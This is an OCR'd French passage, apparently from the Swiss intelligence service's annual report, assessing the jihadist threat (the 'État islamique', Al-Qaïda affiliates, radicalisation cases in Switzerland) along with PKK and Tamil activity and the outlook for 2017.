
le groupe s'est en août 2016 divisé en une fraction historique et en une province de l'« État islamique » en Afrique de l'Ouest.

La pression exercée sur les groupes djihadistes actifs dans les régions au nord et aussi au centre du Mali, tels par exemple qu'Ansar Dine, accroît la menace sur les pays voisins, en particulier sur le Niger. La situation au Mali a également eu pour conséquence d'augmenter les risques d'attentats dans les villes d'une certaine taille dans toute cette région. Des enlèvements y ont régulièrement lieu. Une Suissesse, enlevée en janvier 2016, déjà prise en otage puis libérée au Mali en 2012, était toujours détenue à la clôture de rédaction du présent rapport.

Instabilité en Afrique centrale et dans les pays de la Corne de l'Afrique

La situation sécuritaire dans plusieurs États de l'Afrique centrale reste instable, par exemple au Soudan et au Soudan du Sud ainsi qu'en République centrafricaine, où, depuis octobre 2016, des tensions et affrontements entre groupes armés mettent de nouveau en danger le déjà fragile processus de stabilisation.

En Somalie, dans la Corne de l'Afrique, le principal acteur terroriste est le groupe Al-Shabaab affilié à Al-Qaïda. Ce groupe veut lui aussi ériger un État islamique dans la région. Al-Shabaab contrôle d'importantes parties du territoire somalien et ses combattants sont capables de commettre des attentats dans tout le pays. Ses activités se poursuivent malgré les désaccords au sein du groupe sur une allégeance à l'« État islamique » et la scission d'un petit groupe qui, indépendamment de l'organisation-mère, a juré fidélité à l'« État islamique » en octobre 2015 déjà. Depuis le printemps 2016, l'« État islamique » a revendiqué plusieurs attentats de faible ampleur en Somalie et, pendant plusieurs semaines, a occupé avec Qandala une première ville dans ce pays. Le Kenya est



essentiellement menacé par Al-Shabaab et ses alliés locaux à proximité de sa frontière avec la Somalie, même si la situation sécuritaire s'est améliorée dans cette zone. Quelques attentats dont les auteurs se sont réclamés de l'« État islamique » ont également été perpétrés au Kenya.

Dans la péninsule arabique, AQPA profite toujours du vide de pouvoir dans une grande partie du Yémen ainsi que des opérations militaires conduites par l'Arabie saoudite contre l'alliance des Houthis et contre l'ancien président Saleh. Même si ce groupe déploie en priorité ses activités terroristes sur le plan local en raison de la situation de guerre, il est prêt et capable d'attaquer aussi des cibles occidentales. Les négociations de paix entre les parties en conflit s'avèrent fragiles et difficiles. Le rôle que joue l'« État islamique » au Yémen est cependant bien moindre comparé à celui d'AQPA, mais comme ce dernier groupe, il commet régulièrement des attentats dans ce pays.

Radicalisation


Des personnes continuent, en Suisse aussi, à se radicaliser en se tournant vers un mode de penser et d'agir extrémiste et en définitive terroriste. La radicalisation a pour effet d'accroître la disponibilité à concrétiser ses propres attentes, à approuver des moyens illégitimes et illégaux, à les soutenir et/ou à les utiliser, y compris à faire usage de violence. La radicalisation est un processus individuel qui ne se déroule pas obligatoirement de façon linéaire. Les personnes sont amenées par la propagande publiée dans les médias électroniques ou par le biais d'autres canaux à se familiariser et à adopter l'idéologie djihadiste. L'entourage personnel peut aussi jouer un rôle important à ce sujet et une prise d'influence est également possible dans le cadre d'activités religieuses.

En Allemagne, le ministère de l'Intérieur a interdit les activités de propagande de l'association Die wahre Religion DWR / Lies ! (La vraie religion et sa campagne « Lis ! »), jugée contraire à l'ordre constitutionnel et aux principes de l'entente entre les peuples. Dans dix Länder allemands, plus de 190 perquisitions et confiscations de matériel ont été effectuées. Des membres de l'association avaient organisé des séminaires et des événements publics et distribué des traductions du Coran dans des zones piétonnes. Selon les autorités allemandes, des leaders et des militants de cette association, ainsi que des personnes la soutenant, approuvent et glorifient la lutte armée et les attentats terroristes. La législation suisse ne contient pas de dispositions juridiques analogues et aucun élément n'a permis de mettre en évidence que les actions de ce type organisées dans notre pays avec des stands dans la rue encouragent des activités extrémistes violentes ou terroristes et mettent ainsi en danger la sécurité intérieure. Une interdiction d'exercer ces activités n'entre pas en ligne de compte car aucune structure associative de DWR / Lies ! n'existe en Suisse. Il n'est de ce fait pas clair contre qui une telle interdiction devrait être prononcée. En outre, l'activité à interdire concernerait la distribution du Coran, ce qui pourrait générer un sérieux conflit quant à la liberté religieuse. En Suisse, le Ministère public de la Confédération mène plusieurs procédures pour infraction à l'article 260ter du Code pénal (organisation criminelle) contre des personnes qui ont, entre autres, attiré

l'attention parce qu'elles sont ou étaient liées au projet « Lis ! ». Mais dans ce contexte, le Ministère public de la Confédération n'ouvre pas de procédures pénales contre des personnes juridiques telles que des associations ou des fondations.

Une procédure en cours depuis décembre 2015 contre un membre du comité directeur du Conseil central islamique suisse (CCIS) pour une infraction présumée de la loi fédérale interdisant les groupes « Al-Qaïda » et « État islamique » et les organisations apparentées a entre-temps été étendue à deux autres dirigeants du CCIS.

Le Ministère public de la ville de Zurich a par ailleurs ouvert une procédure pénale contre quatre personnes de l'entourage de la mosquée An-Nur à Winterthour ZH pour incitation publique au crime et à la violence. Le 2 novembre 2016, en relation avec ce cas, des perquisitions ont été effectuées à la mosquée et aux domiciles des responsables et huit personnes ont été arrêtées, dont une se trouvait en détention préventive à la clôture de rédaction du présent rapport. La procédure est toujours en cours. Le 21 février 2017, dix personnes qui fréquentent la mosquée An-Nur ont été arrêtées et des perquisitions ont eu lieu à leurs domiciles ; neuf d'entre-elles étaient toujours détenues à la clôture de ce rapport et les enquêtes de la police étaient toujours en cours.



Baisse du nombre de voyages

Après la proclamation du califat en juin 2014, le nombre des voyages pour motifs djihadistes à partir de la Suisse dans les zones de conflit en Syrie et en Irak a constamment augmenté pendant plus d'une année. À partir de l'été 2015, le nombre des personnes qui entreprennent pour les mêmes motifs un tel voyage depuis la Suisse dans ces zones a nettement diminué. Depuis août 2016 jusqu'à la clôture du présent rapport, le SRC n'a enregistré aucune personne ayant quitté la Suisse pour se rendre probablement dans une zone du djihad. Le nombre des personnes revenues au pays après avoir séjourné dans les zones du djihad est aussi constamment en baisse depuis 2015. Du côté de l'« État islamique », les appels aux musulmans à rejoindre le califat ont également diminué. La réputation de l'« État islamique » affectée par ses défaites militaires, des comptes rendus sur les conditions de vie difficiles dans le califat et des difficultés croissantes lors d'un voyage vers les zones de conflit pourraient avoir contribué à cette baisse. Peu de liens directs de l'« État islamique » avec la Suisse sont connus. En mars 2016, le Tribunal pénal fédéral a condamné en première instance trois hommes à des peines d'emprisonnement de trois ans au moins pour

participation et soutien à une organisation criminelle selon l'art. 260ter, al. 1, du Code pénal. Deux d'entre eux sont soupçonnés d'avoir organisé le recrutement et le voyage de Suisse en Syrie de plusieurs personnes motivées par le djihad.

La Suisse en tant que pays de transit

Des djihadistes utilisent parfois la Suisse comme pays de transit. De tels passages par notre pays sont connus en relation avec plusieurs actes terroristes commis dans des pays européens, par exemple avec l'attentat à Saint-Étienne-du-Rouvray (France) en juillet 2016. Comme l'ont montré les itinéraires de certains auteurs des attentats de Paris, en novembre 2015, l'infiltration de djihadistes dans les flux migratoires est une réalité. De plus, des requérants d'asile peuvent se radicaliser pendant leur fuite ou dans le pays où ils s'installent.

Tentatives de recrutement auprès de requérants d'asile

Comme cela a été relevé en Allemagne, des djihadistes cherchent, en partie activement, à entrer en contact avec des réfugiés. Ils visitent à cette fin des centres où sont hébergés des requérants d'asile et y nouent avec eux des contacts personnels amicaux avec des offres de soutien tels que des cours de langues, des dons de vêtements et d'aliments, des services de traduction, des invitations lors de festivités et la distribution de textes religieux. L'agenda djihadiste n'est abordé qu'une fois créée une relation de confiance. De tels efforts n'ont pas été constatés en Suisse à ce jour.

Le PKK peut mobiliser rapidement

Les autorités turques ont réagi à l'échec du putsch en juillet 2016 avec de très nombreuses arrestations de personnes critiquant le gouvernement et d'adversaires politiques, dont des représentants de partis et groupes d'intérêts kurdes. Depuis 2015, des sympathisants du Parti des travailleurs du Kurdistan (PKK) commettent à nouveau des attentats en Turquie ; les combats entre le PKK et les forces de sécurité turques au sud-est du pays et, depuis 2016, au nord de l'Irak ainsi qu'au nord de la Syrie se poursuivent. Des attentats sont aussi régulièrement perpétrés dans l'ouest de la Turquie par des groupes proches du PKK. Le 10 décembre 2016, par exemple, un double attentat à Istanbul a coûté la vie à près d'une quarantaine de policiers et de civils et blessé plus de 150 personnes ; ces attentats ont été revendiqués par les Faucons de la liberté du Kurdistan (TAK).

En fonction des événements survenant dans les territoires kurdes, le PKK peut rapidement mobiliser ses sympathisants dans toute l'Europe pour des manifestations de protestation. En Suisse, de telles manifestations se déroulent en général sans incidents. Mais une rencontre entre groupes kurdes et turcs lors de ces manifestations peut engendrer une escalade de la violence.

En Europe et en Suisse aussi, le PKK a poursuivi en 2016 ses activités de collecte de fonds et de recrutement de nouveaux membres, de cadres et de combattants.

La discrète communauté tamoule

Dans notre pays et dans d'autres États européens, les groupes tamouls ne se manifestent

pratiquement plus en public. Les événements et activités des organisations d'intérêts tamoules se déroulent dans un cadre restreint et sans incidents, mais des membres et sympathisants des Tigres de libération de l'Ealam tamoul (Liberation Tigers of Tamil Eelam LTTE) y prennent régulièrement part. À l'extérieur du Sri Lanka, les LTTE cherchent toujours à se donner une nouvelle orientation.

L'« État islamique »

L'« État islamique » a particulièrement attiré l'attention avec de spectaculaires attentats terroristes et la conquête d'importants territoires en Irak et en Syrie. La nature de l'« État islamique » va toutefois au-delà d'un groupe terroriste exerçant temporairement un contrôle sur ces territoires. Le SRC considère que cette organisation, y compris ses affiliés implantés dans diverses régions (dites provinces ou wilayat), comme un phénomène intégral. Plusieurs facteurs importants doivent être pris en compte pour le comprendre : l'« État islamique » est à la fois un produit et un acteur de l'ère de l'information ; il se fonde à l'origine sur l'idéologie djihadiste prônée par le noyau dur d'Al-Qaïda et en est aujourd'hui le principal vecteur de diffusion ; l'organisation met très largement à profit les ressentiments qui résultent de fractures sociales, confessionnelles et ayant trait à la politique de puissance. Le SRC se base pour analyser le phénomène « État islamique » sur six caractéristiques de l'organisation.

État

L'« État islamique » se veut un État au sens propre du terme. Ce but est confirmé par exemple par la nomination d'un chef d'État, la promulgation de lois et la tentative d'introduction de sa propre monnaie. Le fait que le projet de création d'un État soit désapprouvé par une large majorité ne change en rien cette ambition et le succès partiel de sa réalisation.

Groupe armé

Sur le plan organisationnel, l'« État islamique » doit aussi être compris comme un groupe de combattants. À côté de la religion, la lutte armée joue un rôle déterminant de création d'identité et de cohésion. Une des sources de pouvoir de l'« État islamique » est sa force de combat militaire hautement diversifiée. Les divers segments militaires agissent de manière innovatrice, efficiente et efficace. Un échange international de combattants et de savoir militaire spécifique est en place. L'« État islamique » préoccupe en particulier en Syrie et en Irak ses adversaires conventionnels, qui lui sont très largement supérieurs, car il connaît et met à profit aussi bien leurs points faibles que ses propres points forts.

Acteur terroriste

Avec ses racines dans la lutte terroriste clandestine, l'« État islamique » suit aussi la tradition d'une société secrète terroriste. Les moyens mis en place par l'organisation pour se protéger des activités du renseignement sont de très haut niveau. La diffusion systématique de la peur et de la terreur est une méthode légitime du point

de vue de ce groupe. Des attentats organisés en secret ne sont pas seulement commis dans les territoires sous influence directe de l'« État islamique » dans le monde arabe, mais pour ainsi dire dans le monde entier. La gamme des attentats terroristes perpétrés en Occident s'étend d'attentats inspirés mais faiblement contrôlés à des actions planifiées et conduites de manière centralisée en Syrie et en Irak.

Pouvoir régional

L'« État islamique » est essentiellement composé d'une équipe de quelques hommes assurant la conduite stratégique et de divers affiliés organisés sur le plan local. Les plus importants se trouvent en Syrie et en Irak, où existe toujours un territoire contigu formé de diverses provinces. Beaucoup de provinces de l'« État islamique » à l'extérieur de la Syrie et de l'Irak ne contrôlent pas de territoires qui leur sont propres, mais elles y exercent néanmoins une influence et un impact au niveau local. Par le biais de leurs provinces, les dirigeants de l'« État islamique » tentent d'influencer les groupes djihadistes en Afrique et en Asie.

Inspiration

Surtout à l'aide d'opérations d'information particulièrement habiles, l'« État islamique » parvient à inspirer des personnes dans le monde entier. Cela peut se traduire par des attentats terroristes, la diffusion de propagande ou un soutien apporté au projet du califat par le versement de dons par exemple. Les produits de sa propagande multilingue sont très professionnels tant du point de vue de leur contenu que de leur forme. Les réseaux de diffusion utilisés par le groupe sont modernes, résistants et efficaces.

Utopie

L'idée d'un califat, c'est-à-dire d'un État islamique mondial, où les musulmans peuvent vivre selon les règles islamiques, n'est pas une nouvelle utopie. Aujourd'hui, l'« État islamique » est également un facteur constitutif de cette utopie puisqu'il représente une tentative réelle de la concrétiser. Sa force d'attrait sur les immigrants et les personnes qui le soutiennent se fonde sur des aspects psychiques très divers tels que l'esprit d'aventure, le mécontentement ou encore l'enthousiasme pour une forme de radicalité.

Adversaires

En 2016 aussi, la lutte contre l'« État islamique » a été menée à plusieurs niveaux par des adversaires très hétérogènes. Un des groupes d'acteurs militaires importants reste la coalition contre l'« État islamique » dirigée par les États-Unis, qui combat l'organisation en Irak et en Syrie surtout avec des frappes aériennes. La Russie participe à cette lutte par le biais du soutien militaire qu'elle fournit au régime syrien. Des puissances régionales comme l'Iran et la Turquie y prennent également part, de même que des groupes locaux qui veulent faire valoir leurs droits, comme par exemple le Hezbollah. Dans les pays à l'extérieur du Proche-Orient, entre autres en Libye, au Yémen et en Afghanistan, les adversaires de l'« État islamique » sont eux aussi très hétérogènes. L'organisation n'est pas seulement combattue globalement sur le plan militaire, mais aussi par l'exploration et la destruction de ses réseaux de financement, de recrutement et de propagande. Il importe de se souvenir que ces divers adversaires ne suivent pas une ligne commune, mais défendent très souvent leurs intérêts particuliers en partie très différents.


Pour l'« État islamique », l'année 2016 a été marquée par de très lourdes pertes de combattants et de territoires, surtout dans ses provinces en Irak et en Syrie, mais aussi en Libye. Un grand nombre de cadres importants de l'organisation ont été tués, entre autres les chefs militaires Omar al-Chichani et Abou Mohammed al-Adnani. Mais l'organisation n'a jusqu'à présent pas été vaincue sur le plan militaire. Comme le montrent les combats meurtriers autour de diverses localités en Syrie et en Irak, les ressources militaires de l'« État islamique » ne sont pas épuisées et sa volonté de combattre reste ferme. En Syrie, l'organisation a même pu lancer fin 2016 une contre-offensive réussie et reprendre temporairement au régime syrien la zone autour de la prestigieuse ville-oasis de Palmyre.

Le nombre des voyages entrepris dans les provinces du califat en Irak et en Syrie à partir de l'Europe a fortement diminué en 2016. En plus de l'épuisement du vivier des voyageurs du djihad potentiels, les difficultés logistiques et juridiques d'un tel voyage et la baisse d'attrait d'une migration dans des zones de guerre ont également joué un rôle déterminant.

Perspectives 2017

La lutte menée dans le monde entier contre l'« État islamique » n'a pas jusqu'à présent atteint un tournant déterminant pour une élimination efficace de ce phénomène. Une victoire militaire totale – même provisoire – dans le sens d'une neutralisation de l'« État islamique » dans ses provinces les plus importantes en Irak et en Syrie ne se dessine pas non plus en 2017. L'« État islamique » devrait rester dans tous les cas à même d'agir sur le plan militaire même s'il continue à perdre des territoires et que son potentiel militaire s'amenuise. Des signes concrets d'une division ou d'une désintégration des structures de pouvoir de l'« État islamique » ne sont pas apparents pour l'instant. La complexité de la situation devrait encore s'accentuer pendant l'année 2017. La menace pour des intérêts occidentaux devrait encore se diversifier et s'accroître.

La reprise de territoires sous contrôle de cette organisation pourrait, en 2017 aussi, conduire à un refoulement d'éléments de l'« État islamique » dans d'autres régions et, par conséquent, à la poursuite de la lutte contre ce groupe. Bien qu'aucun mouvement important de retour en Europe de voyageurs du djihad ne se soit produit à ce jour, le risque que la lutte agressive de survie du califat, avec tous les moyens à disposition, soit de plus en plus menée en Europe est considérable. La vulnérabilité physique et morale des sociétés libérales en Occident est élevée – une caractéristique connue des dirigeants stratégiques de l'« État islamique » – et l'organisation va aussi mettre cette vulnérabilité à profit dans le courant de 2017. Les antagonismes globaux qui continuent à s'accentuer en matière de politique de puissance ne permettent que difficilement de trouver des solutions. La lutte contre l'« État islamique » est elle aussi instrumentalisée dans le cadre de la lutte d'influence que se livrent les grandes puissances. L'« État islamique » devrait pouvoir continuer à tirer profit de ces lignes de rupture. Les problèmes à l'origine du conflit dans la région étant loin d'être résolus, les conditions pour lutter durablement contre ce phénomène restent défavorables. Les succès très visibles dans la lutte contre l'« État islamique » comportent des risques moins visibles et les germes de futurs problèmes. C'est ainsi que l'avenir des sunnites dans les structures désintégrées du pouvoir en Irak et en Syrie est tout aussi incertain que le rôle que joueront les communautés kurdes dans ces pays.



L'APPRÉCIATION

L'« État islamique », un élément marquant de la situation de la menace

Compte tenu des attentats terroristes perpétrés dans divers pays en Europe et des activités persistantes de groupes djihadistes, le menace terroriste reste élevée voire très élevée dans beaucoup de pays européens. Cette menace permanente émane essentiellement de personnes ayant entrepris un voyage pour des motifs djihadistes, d'individus isolés et de petits groupes radicalisés, d'appels directs de l'« État islamique » et d'autres groupes terroristes à commettre des attentats contre des cibles occidentales ainsi que de la présence de réseaux djihadistes en Europe.

En Suisse, le niveau élevé de la menace terroriste est principalement lié aux activités et aux plans de l'« État islamique ». Des attentats qui demandent peu d'efforts logistiques, commis par des individus isolés ou de petits groupes, constituent toujours la menace la plus probable pour notre pays. Ce type d'attentat peut en premier lieu être commis en Suisse par des individus radicalisés ou des personnes revenues au pays après avoir séjourné dans des zones djihadistes. Ces auteurs peuvent uniquement être inspirés par la propagande djihadiste ou entretenir des liens avec l'« État islamique » ou avec un autre groupe djihadiste.

Le pouvoir d'inspiration de l'« État islamique » et ses effets restent importants. Les appels de cette organisation à commettre des attentats sont suivis d'actes concrets, des personnes dans le monde entier réagissent à ces appels et organisent des attentats en son nom. Un auteur qui se réclame d'un groupe djihadiste précis avant ou après avoir commis un acte terroriste ne doit pas obligatoirement être radicalisé sur le plan religieux, il peut aussi s'être laissé inspirer par la radicalité du groupe ou avoir commis son acte pour des motifs sociaux ou personnels. Dans ces cas, des troubles psychiques peuvent également jouer un rôle. C'est en particulier le cas d'actes commis par volonté d'imitation, où les motifs sont souvent très variés.

La Suisse en tant que partie du monde occidental

La Suisse fait partie du monde occidental que les djihadistes considèrent comme hostile à l'islam. C'est ce monde que visent les activités de propagande et les appels aux attentats lancés par l'« État islamique ». Notre pays est de ce fait une cible possible d'attentats terroristes. Un

Vidéo de revendication de l'auteur de l'attentat de Berlin, décembre 2016

attentat sur territoire suisse pourrait en particulier avoir pour cible des intérêts d'États qui participent à la coalition militaire contre l'« État islamique » ainsi que des intérêts russes, juifs/israéliens et arabes.

Des djihadistes peuvent aussi utiliser la Suisse comme base logistique pour la préparation d'attentats à l'étranger. Il est aussi avéré que la Suisse est utilisée comme pays de transit.

La menace qui émane d'autres groupes djihadistes

La menace qui émane d'Al-Qaïda persiste. Bien que le noyau dur de ce groupe ne dispose pas suffisamment de ressources pour organiser lui-même des attentats, ses divers affiliés régionaux, en particulier en Afrique et au Yémen, constituent toujours une menace pour la Suisse et les intérêts suisses à l'étranger. Des citoyens suisses peuvent à l'étranger devenir les victimes d'attentats ou d'enlèvements.

Le changement de nom du Front al-Nosra, actif en Syrie, en Front pour la conquête du Levant (JFS) a sans doute été décidé pour des motifs tactiques et n'entraîne pas de modification de l'idéologie prônée ou des objectifs visés par ce groupe en Syrie. La menace qui émane du JFS ne s'est par conséquent pas non plus substantiellement modifiée. L'évolution de la menace dépend essentiellement du déroulement des combats en Syrie. Dans le passé, le JFS n'a certes jamais lancé d'appels directs à des attentats en Occident. Si toutefois la pression exercée en Syrie sur ce groupe devait augmenter, il pourrait aussi se tourner vers le monde occidental.

Menace élevée dans plusieurs pays d'Afrique

Dans les régions où sont actives des organisations terroristes comme Boko Haram, al-Shabaab et Ansar Dine ainsi que des groupes djihadistes locaux, il règne une grande insécurité. Dans les grandes villes en Afrique de l'Ouest, AQMI et ses groupes alliés représentent toujours la menace la plus importante pour les intérêts occidentaux. Les attentats visent certes souvent des cibles locales, mais parfois aussi des intérêts d'États occidentaux. En Somalie, par exemple, le groupe al-Shabaab considère que tous les alliés du gouvernement sont des cibles légitimes. Dans ces zones où les conditions sont en partie proches d'une guerre civile ou en cas d'attentat, le risque que des citoyens suisses soient les victimes occasionnelles d'enlèvements ou d'actes de violence est permanent, comme cela a été le cas lors d'un attentat à Ouagadougou (Burkina Faso) en janvier 2016, où deux ressortissants suisses ont été tués.

Changements dans la propagande de l'« État islamique »

Le volume et la qualité de la propagande diffusée par l'« État islamique » se sont modifiés : en plus d'un changement au niveau des thèmes traités, le nombre des vidéos et des textes publiés a nettement diminué. En outre, les mêmes documents de propagande sont fréquemment diffusés plusieurs fois par le biais de canaux médiatiques différents, ce qui équivaut à une baisse de leur qualité puisqu'ils ne sont plus exclusivement produits pour des canaux spécifiques. Du point de vue de leur contenu, ces documents contiennent de plus en plus souvent

des instructions concrètes pour la réalisation d'attentats et sur la manière d'en libeller la revendication. L'« État islamique » démontre ainsi clairement qu'il veut poursuivre ses objectifs même sans territoires sous son contrôle et qu'il veut et peut aussi, au besoin dans la clandestinité, rester actif en tant qu'acteur terroriste.

Le conflit entre Turcs et Kurdes se poursuit

Après une assez longue période d'espoir pour un règlement du conflit entre Turcs et Kurdes, ces deux camps s'affrontent à nouveau en Turquie avec violence impliquant le recours aux armes et à la répression. Les événements qui se produisent dans les régions kurdes en Turquie et dans les États voisins entraînent régulièrement des manifestations de protestation et des actions coordonnées de la part d'organisations kurdes dans toute l'Europe. Ce sont en particulier des représentants et des établissements turcs tels que des locaux d'associations, des commerces et des organismes officiels ainsi que des mosquées fréquentées par des Turcs d'orientation islamiste ou nationaliste qui représentent des cibles potentielles d'attentats.

Comportement discret de la diaspora tamoule

Le comportement discret de la communauté tamoule, laquelle ne se manifeste pratiquement plus en public, ne constitue pas une menace pour la sécurité de la Suisse. Les événements et activités se déroulent dans un cadre restreint et ne génèrent pas de problèmes de sécurité. Les développements de la situation au Sri Lanka restent cependant marquants pour les activités des Tamouls en Suisse.

LES PERSPECTIVES

La menace ne diminuera pas

La menace terroriste la plus probable en Europe et en Suisse émanera à l'avenir aussi du terrorisme se fondant sur l'idéologie djihadiste. Il faut s'attendre à de nouveaux actes terroristes, qui peuvent aller d'attentats avec des moyens relativement simples, commis par des individus isolés ou des petits groupes, à des attentats complexes directement planifiés, téléguidés et réalisés par une organisation telle que l'« État islamique ».

En Suisse, cette menace comporte en priorité des actes qui ne demandent que peu d'efforts logistiques et qui peuvent être commis par des individus isolés ou de petits groupes. L'important impact médiatique qui fait suite à chaque attentat dans un pays européen peut aussi inspirer des personnes à commettre un tel acte en Suisse. Le SRC part du principe qu'après chaque attentat, le risque d'imitation d'un tel acte s'accroît temporairement.

Empêcher que des individus isolés ou de petits groupes commettent un attentat est un défi de taille, entre autres en raison du secret qui entoure sa préparation et des moyens souvent assez simples qu'il requiert et qui sont facilement disponibles sans éveiller de soupçons, tels que des armes blanches ou des véhicules. Bien qu'il soit certes possible de définir le type de cibles probables, il reste quasiment impossible de déterminer à l'avance lesquelles seront effectivement visées en l'absence d'informations concrètes et crédibles.

Les activités de l'« État islamique » se poursuivront

Les activités militaires, de propagande et terroristes de l'« État islamique » se poursuivront. Une destruction globale de l'aile militaire de l'organisation en 2017 est peu probable. En cas de pertes supplémentaires de territoires sous son contrôle, cette organisation terroriste pourrait être forcée à agir plus souvent de manière clandestine. L'« État islamique » devrait à l'avenir aussi essayer d'attirer l'attention par le biais d'attentats en Europe et aux États-Unis. Il faut, dans ce cas, s'attendre à une gamme très large de moyens engagés : armes blanches, engins explosifs de production artisanale, armes à feu, véhicules divers. Les moyens et modes opératoires seront de préférence choisis pour causer le plus de dommages et de victimes possibles. Sont également possibles des attentats faisant naître un sentiment important d'insécurité même si peu de personnes sont tuées ou blessées, ce qui adviendrait lors d'un attentat avec des agents chimiques ou de faibles quantités de substances radioactives. Des indices concrets de préparation d'attentats avec de tels moyens ne sont toutefois pas relevés à ce jour.

Transit et infiltration

Des auteurs d'attentats pour motifs djihadistes peuvent utiliser la Suisse pour la préparation de leur acte ou pour y transiter. De telles personnes continueront leurs tentatives pour entrer légalement ou illégalement en Europe. À cette fin, l'infiltration et la mise à profit des

mouvements migratoires restent une option pour réussir à faire parvenir des personnes dans des pays européens. Sont aussi utilisés à cet effet de faux papiers d'identité ou des documents de voyage falsifiés.

La menace dans plusieurs pays d'Afrique

Des groupes djihadistes locaux actifs dans les régions d'Afrique, indépendants ou liés à l'« État islamique » ou au noyau dur d'Al-Qaïda, continuent à représenter une menace accrue pour la stabilité dans ces zones et, par conséquent, pour les intérêts occidentaux sur place. Bien que les citoyens et les intérêts suisses ne constituent pas une priorité de ces groupes djihadistes, ils peuvent devenir les cibles occasionnelles ou les victimes accidentelles d'attentats ou d'enlèvements.

La concurrence que se livrent divers groupes djihadistes ou groupes dissidents de grandes organisations dans leur quête d'attention médiatique et d'acquisition de ressources pourrait augmenter le risque d'attentats contre des intérêts occidentaux.

La présence djihadiste dans l'espace virtuel

Des groupes djihadistes, et parmi eux en particulier l'« État islamique », vont poursuivre leurs activités de propagande dans l'espace virtuel. Le rôle de leader dans l'élaboration de produits destinés aux médias et leur diffusion par le biais de canaux électroniques est toujours détenu par l'« État islamique », même s'il faut s'attendre à une nouvelle baisse de la quantité et de la qualité de ses produits.

